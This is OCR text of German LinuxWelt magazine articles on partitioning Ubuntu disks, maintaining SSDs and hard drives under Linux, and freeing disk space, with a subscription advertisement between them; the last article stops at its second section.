Bei einer Ubuntu-Installation auf einer neuen, leeren Festplatte fragt das Setuptool standardmäßig nicht nach dem Partitionsstil, sondern wählt auf großen Festplatten automatisch GPT. Dabei spielt es keine Rolle, ob Sie die Installation im Bios- oder Uefi-Modus starten. Nur so lässt sich die gesamte Kapazität der Festplatte nutzen. Allerdings unterscheidet sich dabei die Partitionsaufteilung. Im Bios/CSM-Modus entsteht bei GPT eine kleine Bios-Bootpartition am Anfang der Festplatte, danach folgen die System- und die Swappartition. Diese Konfiguration ist für eine Windows-Parallelinstallation nicht geeignet, weil Windows weder mit der Kombination Bios/GPT noch mit Uefi/MBR etwas anfangen kann.

VERSCHLÜSSELUNG UND LVM


Bei der Ubuntu/Mint-Installation lässt sich die komplette Systempartition verschlüsseln (ähnlich Bitlocker unter Windows). Dazu wählen Sie bei der Installation im Fenster „Installationsart“ die Option „Die neue Ubuntu-Installation zur Sicherheit verschlüsseln“. Dabei wird automatisch auch ein Häkchen vor „LVM bei der neuen Ubuntu-Installation verwenden“ gesetzt. Nach einem Klick auf „Weiter“ geben Sie den Sicherheitsschlüssel ein. Dieser sollte möglichst lang und kompliziert sein, damit die Verschlüsselung vor Hackerangriffen geschützt ist. Fahren Sie mit „Jetzt installieren“ fort.

Eine nachträgliche Komplettverschlüsselung ist nicht möglich, weil bei der verwendeten Technik das LVM-Partitionsschema (Logical Volume Manager) zum Einsatz kommt. Die Konvertierung einer Standardinstallation wäre zu aufwendig.

LVM lässt sich auch ohne Verschlüsselung aktivieren. Der Vorteil: Festplatten beziehungsweise Partitionen lassen sich zu logischen Datenpools zusammenfassen, ähnlich den „Speicherplätzen“ von Windows ab Version 8.1. Das Dateisystem lässt sich durch weitere Festplatten flexibel vergrößern, wenn der Platz knapp wird. Das ist allerdings nur für Server mit vielen Festplatten interessant. Beim Desktop-PC mit meist maximal sechs Festplatten oder gar Notebooks mit bis zu zwei Laufwerken steht der Aufwand in keinem Verhältnis zum Nutzen. Mit ein paar Tricks lässt sich das Dateisystem mit anderen Methoden schneller erweitern (siehe Beitrag ab Seite 30).



Friedliche Koexistenz: Ubuntu kann sich im Uefi-Modus neben dem Windows-Bootmanager einrichten und Windows in das Grub-Menü integrieren.




GPT-Partitionen: Große Festplatten erfordern den GPT-Partitionsstil. In der „Efi System Partition“ lassen sich auch Bootmanager für mehrere Systeme unterbringen.

Bei kleineren Festplatten verwenden Ubuntu 16.04 und Linux Mint 18 ohne Uefi den klassischen MBR-Partitionsstil mit einer primären Ext4-Partition und einer erweiterten Partition, in der eine Swappartition als logisches Laufwerk enthalten ist. Mehr zu den verwendbaren Dateisystemen erfahren Sie im Betrag ab Seite 30]. Im Uefi-Modus erzeugt Ubuntu eine GPT-Partitionstabelle, legt eine ESP-Partition (EFI System Partition) für den Bootloader sowie eine Ext4- und Swappartition an. Beide Partitionsvarianten – Bios/MBR wie Uefi/GPT – sind für die Installation eines weiteren Linux- oder Windows-Systems geeignet. Bei Uefi/GPT können Sie Windows auch schadlos nach Linux installieren, da die Bootloader getrennt voneinander in der EFI-Partition untergebracht sind. Die Auswahl des gewünschten Systems erfolgt über die Bootreihenfolge im Firmwaresetup oder über ein Bootmenü kurz nach dem Einschalten des PCS, das viele Geräte über die Tasten Esc, F9, F10 oder F12 einblenden. Unter Linux starten Sie in einem Terminalfenster

```
sudo update-grub
```

Damit nehmen Sie den Windows-Bootloader in das Grub-Startmenü auf. Bei Bios/MBR sollten Sie dagegen zuerst Windows und danach Linux installieren. Beide Systeme lassen sich dann über das Grub-Startmenü auswählen. Bei umgekehrter Installationsreihenfolge überschreibt Windows den Linux-Bootloader, der dann wieder repariert werden muss (siehe *www.pcwelt.de/2110111*).



Partitionierungstool: Gparted kann Partitionen nicht nur löschen und neu erstellen, sondern auch verkleinern oder vergrößern.

4. Partitionen ändern oder neu erstellen

Das Programm Gparted bietet alle Funktionen rund um Festplatten und Partitionen. Sie können damit Partitionen vergrößern, verkleinern, verschieben, formatieren und löschen. Das Tool kann nur Partitionen bearbeiten, die nicht in das Dateisystem eingehängt sind. Sie starten es daher am besten in einem Linux-Livesystem. Auf der Heft-DVD finden Sie zum Beispiel Linux Mint 18.3 Xfce, das Gparted enthält. Wenn Sie Gparted unter Linux nachinstallieren möchten, dann genügt dieser Befehl im Terminal:

```
sudo apt install gparted
```

Änderungen an Partitionen, die Daten enthalten, sind immer mit einem gewissen Risiko verbunden. Sichern Sie wichtige Dateien, bevor Sie Partitionen bearbeiten.

Wer Platz für ein zweites Betriebssystem benötigt oder die Festplatte anders aufteilen möchte, kann vorhandene Partitionen mit Gparted verkleinern. Dazu booten Sie den PC beispielsweise vom Linux-Mint-Installationsmedium, das Sie auf der Heft-DVD finden. Rufen Sie Gparted über das Startmenü auf („System → GParted“). Rechts oben wählen Sie die Festplatte. Klicken Sie die Partition an, die Sie bearbeiten wollen, und wählen Sie im Kontextmenü „Größe ändern/Verschieben“. Wählen Sie mit dem Regler die gewünschte Partitionsgröße oder tragen Sie die Größe hinter „Neue Größe (MiB):“ ein. Klicken Sie auf „Größe ändern“. Gparted führt die Änderung erst nach einem Klick auf „Anwenden“ in der Symbolleiste durch.

Partitionstabelle und Partitionen erstellen: Mit Gparted lässt sich auch der Partitionsstil einer Festplatte ändern, allerdings nur mit Datenverlust. Blenden Sie mit „Ansicht → Geräteinformationen“ den Informationsbereich ein. Hinter „Partitionstabelle:“ sehen Sie den aktuellen Partitionsstil der gewählten Festplatte. Gehen Sie dann im Menü auf „Gerät → Partitionstabelle erstellen“ und wählen Sie den gewünschten Typ

aus: „msdos“ (MBR-Partitionsstil) oder „gpt“. Nach einem Klick auf „Anwenden“ erzeugt Gparted eine neue Partitionstabelle. Über „Partition → Neu“ erstellen Sie neue Partitionen. Wählen Sie die gewünschte Größe und stellen Sie hinter „Dateisystem:“ für Linux-Datenträger beispielsweise „ext4“ ein. Klicken Sie dann auf „Hinzufügen“ und „Anwenden“.

5. Festplattentools für die Kommandozeile

Wenn keine grafische Oberfläche zur Verfügung steht, etwa bei einem Linux-Server ohne Monitor, bietet Linux einen Satz von Tools für die Festplattenverwaltung. Der Klassiker fdisk kann seit Ubuntu 16.04 auch mit GPT-Partitionen umgehen. Trotzdem empfiehlt es sich, für GPT gdisk zu verwenden, um Verwechselungen auszuschließen. Mit der Befehlszeile

```
sudo fdisk -l
```

lassen Sie sich die verfügbaren Laufwerke und Partitionen anzeigen. Um ein Laufwerk zu bearbeiten, verwenden Sie


```
sudo fdisk /dev/sd[X]
```

Der Aufruf von gdisk erfolgt entsprechend, indem Sie „fdisk“ durch „gdisk“ ersetzen. Für den Platzhalter „[X]“ setzen Sie jeweils die Kennung des Laufwerks ein.


Beide Tools arbeiten interaktiv. Bei fdisk lassen Sie sich eine Hilfe mit Taste „m“ gefolgt von der Eingabetaste anzeigen, bei gdisk mit „?“. Typische Befehle bei fdisk und gdisk sind „d“ für das Löschen einer Partition und „n“, um eine neue Partition anzulegen. „p“ zeigt die aktuelle Partitionsaufteilung. Erst mit dem Befehl „w“ schreiben die Tools die Änderungen auf die Festplatte. Mit „q“ beenden Sie die Programme.

Tipp: Von beiden Tools gibt es eine Variante mit Basisfunktionen und einer Ncurses-Oberfläche. Die Steuerung des Menüs erfolgt über die Pfeiltasten und Eingabetaste. Für GPT verwenden Sie cgdisk und für MBR cfdisk. Außerdem stehen die Scriptfähigen Tools sgdisk (GPT) und sfdisk (MBR) zur Verfügung.

Partitionsstil ändern: Für die meisten Nutzer ist dies der einfachste Weg – Festplatte mit MBR- oder GPT-Partitionsstil versehen, Partitionen anlegen, neu formatieren, Linux installieren und die persönlichen Daten aus einem Backup wiederherstellen. Experimentierfreudige Anwender können aber die Partitionsstile auch umwandeln. Sind Linux oder Windows auf der



Tool fürs Terminal: fdisk lässt sich mit einfachen Befehlen interaktiv steuern. Welche Funktionen es gibt, zeigt eine Hilfe, die Sie mit „m“ aufrufen.



Terminal mit Komfort: Das Hilfsprogramm cgdisk zeigt ein einfaches Menü für die wichtigsten Funktionen von gdisk, um GPT-Partitionen zu bearbeiten.

Festplatte installiert, ist von dem Verfahren abzuraten. Denn dann müssten Sie auch die passenden Partitionen für Bios oder Uefi erstellen und die zugehörigen Bootloader einrichten.

Bei reinen Datenpartitionen kann die Umwandlung jedoch ohne Datenverlust gelingen. Die Konvertierung von MBR nach GPT kann über die Befehlszeile

```
sudo sgdisk -g /dev/sd[X]
```

erfolgen. In die andere Richtung geht es mit

```
sgdisk -m /dev/sd[X]
```

Dabei ist es jedoch nicht möglich, mehr als vier Partitionen zu konvertieren. Ersetzen Sie den Platzhalter „[X]“ jeweils durch die Kennung des Laufwerks. ■

KILOBYTE & KIBIBYTE, GIGABYTE & GIBIBYTE

Hersteller geben die Größe von Datenträgern in der Regel in dezimaler Form an. So kommt es, dass etwa bei einer Festplatte mit zwei TB (dezimal) nur 1,81 TB (binär) angezeigt werden. Die Informatik arbeitet mit dem Binärsystem und mit Zweier-Potenzen: Ein Kilobyte sind deshalb nicht 10 hoch 3 Byte (1000 Byte), sondern 2 hoch 10 Byte (1024 Byte). Beide Zählweisen gebrauchen mit Kilo, Mega, Giga, Tera dieselben Größenpräfixe. Diese Präfixe sind im „Système International d’Unités“ verbindlich nur für die Dezimalbasis festgelegt. Wer es genau nimmt, benennt binäre Maßeinheiten anders: Die Präfixe erhalten hier die explizite Silbe „bi“ für Binär.

1024 Byte sind ein Kibibyte (und kein Kilobyte). Unter Linux werden in der Regel die korrekten Bezeichnungen verwendet. Gparted beispielsweise zeigt die Größen in Mebibyte (MiB) und Gigibyte (GiB) an.

LINUX WELT

Mini-Angebot!

3x LinuxWelt



Als Print-Abonnent der **LinuxWelt** erhalten Sie Ihre Ausgabe in der PC-WELT App **IMMER GRATIS** inklusive DVD-Inhalte zum Download.

LinuxWelt erscheint im Verlag IT Media Publishing GmbH & Co. KG, Gotthardstraße 42, 80686 München, Registergericht München, HRA 104234, Geschäftsführer: Sebastian Hirsch.
Die Kundenbetreuung erfolgt durch ZENIT Pressevertrieb GmbH, Postfach 810580, 70522 Stuttgart, Geschäftsführer: Joachim John

Satte **33 %** gespart!

+ BestChoice Gutschein*

oder 10,- € Geldprämie**



Jetzt testen:

3 x LinuxWelt als Heft frei Haus mit Gratis-DVD +

3 x LinuxWelt direkt aufs Smartphone & Tablet mit interaktivem Lesemodus +

10,- € BestChoice- oder BestChoice Entertainment-Gutschein* oder 10,- **€** Geldprämie**

=17,- € **(33 % gespart!)**

Jetzt bestellen unter

www.pcwelt.de/linuxwelt oder per Telefon: 0711/7252233 oder ganz einfach:

1. Formular ausfüllen **2. Foto machen** **3. Foto an linuxwelt@zenit-presse.de**

Ja, ich bestelle das LinuxWelt Mini-Angebot für 17,- € und erhalte 3 Ausgaben inkl. Prämie

○ BestChoice-Gutschein ○ BestChoice Entertainment-Gutschein ○ 10,- € Prämie

Möchten Sie die LinuxWelt anschließend weiter lesen, brauchen Sie nichts zu tun. Sie erhalten die LinuxWelt für weitere 6 Ausgaben zum aktuellen Jahresabopreis von z.Zt. 51,- EUR. Danach ist eine Kündigung zur übernächsten Ausgabe jederzeit möglich.

ABONNIEREN

Vorname / Name

Straße / Nr.

PLZ / Ort

Telefon / Handy | Geburtstag TT MM JJJJ

E-Mail

○ Ich bezahle bequem per Bankeinzug. ○ Ich erwarte Ihre Rechnung.

BEZAHLEN

Geldinstitut

IBAN

BIC

Datum / Unterschrift des neuen Lesers


LWPM062018

*die BestChoice Gutscheine werden per Mail an den Kunden geschickt sobald die Zahlung eingegangen ist. ** wird mit Abo-Preis verrechnet

SSD- und Festplattenpflege

Weder Festplatten noch SSDs halten ewig. Damit die gespeicherten Dateien möglichst lange erhalten bleiben, prüfen Sie regelmäßig die Vitalwerte der Laufwerke und die Temperatur.

VON THORSTEN EGGELING



Firmwareeinstellungen: Damit Festplatte und SSDs mit optimaler Geschwindigkeit arbeiten, muss im Bios der SATA-Modus „AHCI“ aktiviert sein.

Die Festplatte oder SSD gehört zu den wichtigsten Komponenten Ihres PCs. Alles andere lässt sich problemlos ersetzen, die wichtigen Daten auf der Festplatte jedoch nicht. Sie sollten daher regelmäßige Backups erstellen, aber auch die Gesundheit der Laufwerke im Auge behalten. Prüfen Sie außerdem, ob die Laufwerke optimal arbeiten und nicht über Gebühr beansprucht werden. Unter Linux gibt es mehrere Tools, über die Sie die Arbeitsweise von Festplatten und SSDs prüfen oder beeinflussen können.

AHCI-Modus im Bios kontrollieren

Bei aktuellen Rechnern ist der AHCI-Modus für die SATA-Schnittstellen in der Regel aktiviert, bei älteren PCs ist das jedoch nicht immer der Fall. AHCI (Advanced Host Controller Interface) ist für die optimale Geschwindigkeit von Laufwerken sowie SSD-Trim erforderlich (siehe Kasten). Sehen Sie in den Bios- beziehungsweise Uefi-Einstellungen nach, ob AHCI tatsächlich aktiviert ist. Sie finden die Einstellung meist unter „SATA Configuration“ oder „PCH Storage Configuration“. Ist „Enhanced“ oder „AHCI“ eingestellt, nutzt die Festplatte AHCI. Für Linux ist es kein Problem, wenn Sie den Modus nach der Installation ändern. Sollte auf dem PC auch Windows installiert sein, ist die Umstellung hingegen heikel (siehe *www.pcwelt.de/2163621*).

Festplatte prüfen und abschalten

SMART ist die Abkürzung für Self-Monitoring, Analysis and Reporting Technology. Die SMART-Werte geben Auskunft über den Zustand einer Festplatte oder SSD. Starten Sie das Tool gnome-disks, indem Sie bei Ubuntu (Dash-Übersicht) oder bei Linux Mint (Startmenü) nach „Laufwerke“ suchen. Klicken Sie das gewünschte Laufwerk auf der linken Seite des Fensters an und drücken Sie die S-Taste.

Das Fenster gibt Auskunft über die Betriebsstunden sowie Temperatur des Laufwerks. Die Tabelle unter „SMART-Attribute“ zeigt Ihnen die einzelnen Werte an. Hinter „Allgemeine Einschätzung“ sollte „Das Laufwerk ist in Ordnung“ stehen. Wenn nicht, ist es Zeit, an einen Austausch zu denken. Bei SSDs steht hinter „wear-leveling-count“ in der Spalte „Normalisiert“ ein aussagekräftiger Wert. Neue SSDs starten bei „100“ und der Wert reduziert sich mit der Zeit. Sobald er gegen „0“ geht, sollten Sie das Laufwerk ersetzen.


Interne Festplatten lassen sich auch in den Standby-Modus schicken. Das ist aber nur bei Laufwerken mit Benutzerdaten sinnvoll, auf die Sie nicht ständig zugreifen, denn dauerndes Aus- und Einschalten führt zu vorzeitigem Verschleiß. Drücken Sie in gnome-disks nach der Laufwerksauswahl die E-Taste. Auf der Registerkarte „Bereitschaft“ setzen Sie „Einstellungen für Bereitschaft-Wartezeit anwenden“ auf „An“. Darunter stellen Sie die Zeit ein, nach der die Festplatte in Bereitschaft gehen soll. Bei einigen Festplattenmodellen können Sie alternativ die Einstellungen auf der Registerkarte „APM“ (Advanced Power Management) aktivieren und den Regler in Richtung „Energie sparen“ (schnelleres Standby) oder „Leistung verbessern“ schieben.

Bei einigen Festplatten, vor allem bei den „Green“-Modellen von Western Digital, zeigen die Einstellungen unter „Bereitschaft“ keine Wirkung und APM wird nicht unterstützt. In diesem Fall hilft das Tool hd-idle

weiter. Wie sich das Tool verwenden lässt, lesen Sie auf der englischsprachigen Webseite *http://hd-idle.sourceforge.net*.
Für USB-Festplatten zeigt gnome-disks keine SMART-Werte an und eine Bereitschafts-Wartezeit lässt sich auch nicht konfigurieren. Informationen zum Laufwerk erhalten Sie im Terminalfenster nach der Installation des Pakets „smartmontools“ über den Befehl

```
smartctl -A -d sat /dev/sd[X]
```

Den Platzhalter „[X]“ ersetzen Sie durch den Buchstaben des USB-Laufwerks. Den Laufwerkspfad sehen Sie in gnome-disks hinter „Gerät“. Nach welcher Zeit sich das Laufwerk abschaltet, können Sie über hd-idle festlegen.




Laufwerks-Selbsttest: Die SMART-Werte geben Auskunft über den Zustand von SSDs und Festplatten. Bei SSDs achten Sie vor allem auf den Wert „wear-leveling-count“.

Temperatur der Laufwerke kontrollieren

Der Luftstrom durch den PC oder das Notebook sollte auch an heißen Tagen für eine ausreichende Wärmeabfuhr sorgen. Es lohnt sich, die Temperatur regelmäßig zu kontrollieren, damit Sie beispielsweise eine Reduzierung der Kühlleistung rechtzeitig bemerken. Für die Temperaturkontrolle installieren Sie unter Ubuntu oder Linux Mint das Paket „psensor“. Nach dem Start sehen Sie die aktuellen, minimalen und maximalen Temperaturwerte. Klicken Sie mit der rechten Maustaste eine Festplatte in der Liste an und wählen Sie im Kontextmenü „Einstellungen“. Auf der Registerkarte „Alarm“ aktivieren Sie die Benachrichtigungen und legen Grenzwerte fest. Welcher Maximalwert gilt, erfahren Sie im Datenblatt der Festplatte oder SSD. Wird der eingestellte Wert überschritten, erhalten Sie eine Nachricht auf dem Desktop.

Was ist wie heiß? Das Tool Psensor zeigt auch die Temperatur von SSDs und Festplatten an. Wie warm ein Laufwerk werden darf, entnehmen Sie dem Datenblatt.



Ordner in eine Ramdisk verlagern

Die Lebensdauer einer SSD lässt sich erhöhen, indem Sie übermäßige Schreibzugriffe vermeiden. Bei einem Office-PC sind keine Maßnahmen erforderlich, weil das Schreibvolumen in der Regel unterhalb der 20 bis 40 GB pro Tag bleibt, die SSD-Hersteller als Maximum angeben. Auf Server-PCs, die Tag und Nacht laufen, kann das Maximum jedoch überschritten werden. Hier empfiehlt es sich, Verzeichnisse, in denen häufig Dateien gelöscht und neu erstellt werden, in eine Ramdisk oder auf eine Festplatte zu verlagern. Um beispielsweise für das Verzeichnis „/tmp“ eine Ramdisk zu verwenden, führen Sie diese Zeile in einem Terminal aus:

```
sudo nano /etc/fstab
```

Fügen Sie am Ende diese Zeile an:

```
tmpfs  /tmp  tmpfs
 defaults,size=15%,mode=1777  0  0
```

Verlassen Sie den Editor mit Strg-X, der J-Taste und der Eingabetaste. Starten Sie Linux neu. Mit

```
df -h /tmp
```

beobachten Sie in regelmäßigen Abständen den Füllstand des Ordners. Sollte der Platz knapp werden, erhöhen Sie den Wert hinter „size=“. Er gibt an, wie viel Prozent des Hauptspeichers die Ramdisk verwenden darf.
Als Alternative bietet sich – wenn vorhanden – eine Festplatte an, auf die Sie Ordner mit vielen Schreibzugriffen auslagern. Unter *www.pcwelt.de/1645308* finden Sie einen Artikel, in dem die nötigen Schritte für das Home-Verzeichnis beschrieben sind. Mit der gleichen Methode lässt sich beispielsweise auch der komplette Ordner „/var“ verlagern. ■

SSDs mit fstrim-Befehl optimieren

SSDs verwenden gelöschte Speicherbereiche nicht erneut, solange der Dateisystemtreiber den SSD-Controller nicht über die Löschung informiert hat. Das ist nicht optimal, weil sich dadurch der verfügbare Speicherplatz nach und nach reduziert. Unter Linux informiert das Tool fstrim den Controller über unbenutzte Blöcke. Aktuelle Linux-Systeme richten es so ein, dass Trim regelmäßig automatisch startet. Bei Ubuntu 18.04 beispielsweise startet ein Dienst fstrim einmal in der Woche. Mit der Befehlszeile

```
systemctl status fstrim.timer
```

können Sie sich davon überzeugen, dass der Dienst läuft. Wer möchte, kann fstrim auch manuell ausführen:

```
sudo fstrim -v -a
```


In der Ausgabe sehen Sie, wie viele Bytes freigegeben wurden. Es sollte sich nur um einen geringen Wert handeln, wenn das Tool erst vor kurzer Zeit automatisch ausgeführt wurde.

Platz da! Datenträger säubern

Bei SSDs und SD-Karten ist Datenträgerpflege Pflicht, aber auch mechanische Festplatten sind meistens schneller voll als geplant. Mit dem Trio Löschen, Komprimieren, Zusammenfassen wird wieder Platz frei.

VON HERMANN APFELBÖCK

Wer sein Desktopsystem auf SSD oder einen Platinenrechner auf SD-Karte betreibt, sollte keinen Platz verschenken. Gerade bei Linux-Systemen, die ohne Neuinstallation über Jahre laufen, sammeln sich auf der Systempartition unnötige Daten im GB-Umfang. Hier ist gezieltes Ausräumen angesagt, wobei dieser Beitrag auf die einfachsten Maßnahmen wie das Deinstallieren von Software nicht näher eingeht. Auf Datenpartitionen und externen USB-Laufwerken wiederum lässt sich viel Platz gewinnen, indem Sie Datenhalden komprimieren oder zusammenlegen.



Mehr Platz und kaum Komfortverlust: Komprimierte „tar.gz"-Archive sind schnell und mit der Archivverwaltung (file-roller) bequem zu benutzen.

1. Aktuelle Plattenbelegung analysieren

Ob Aufräumen nötig ist, zeigt eine Analyse der Partitionen. Eine grobe Übersicht erhalten Sie mit folgendem Terminalbefehl:

```
df -h
```

Mit einem Grep-Filter (*df -h - | grep /dev/*) können Sie temporäre Dateisysteme zur besseren Übersicht ausblenden. Vor allem die Prozentzahl („Verw%") bietet gute Orientierung zum Handlungsbedarf.

Wer genauer wissen will, wo der meiste Platz verbraucht wird, greift zum Terminalwerkzeug du:

```
du | sort -h
```

Dies ergibt eine aufsteigend sortierte Liste mit den umfangreichsten Verzeichnissen am Ende. Statt der bytegenauen Aufstellung kann *du -h | sort -h* die Werte zu MB, GB und TB abkürzen. Der Befehl berücksichtigt sämtliche Unterordner und sollte in dem Verzeichnis gestartet werden, in dem Sie den Platzbedarf messen wollen. Wer es ganz genau wissen will, hat es unter Linux nicht ganz leicht: Es kann nämlich durchaus von Interesse sein, statt der summierten Dateigrößen den tatsächlichen Platzbedarf dieser Dateien auf dem Datenträger zu ermitteln. Bekanntlich entsteht bei jedem Dateisystem ungenutzter „Verschnitt" dadurch, dass Dateien in logischen Blöcken verwaltet werden, die unter Ext4 typischerweise 4096 Byte umfassen. Bei einer Datei, die nur 100 Byte groß ist, bleiben folglich 3996 Byte des Blocks ungenutzt. Insbesondere in Sammlungen von Zehntausenden kleiner Text- oder Codedateien summiert sich solcher Verschnitt. Grafische Dateimanager zeigen dies nicht an. Der unseres Wissens einzige einschlägige Befehl ist dieser:

```
du --block-size=1 [Datei]
```

Um das Kommando rekursiv auf alle Dateien eines Ordners anzuwenden, eignet sich diese Konstruktion:

```
find . -type f -exec du -block-
  size=1 {} \; > liste.txt
```

Die Ergebnisliste lässt sich dann etwa mit Libre Office Calc gut auswerten und summieren. Unterm Strich sind die Verhältnisse auf Ext4 mit Vier-KB-Blöcken nicht überraschend: Mit zehn Prozent Verschnitt ist bei vielen kleinen Dateien jederzeit zu rechnen.

2. Löschen von Benutzerdaten

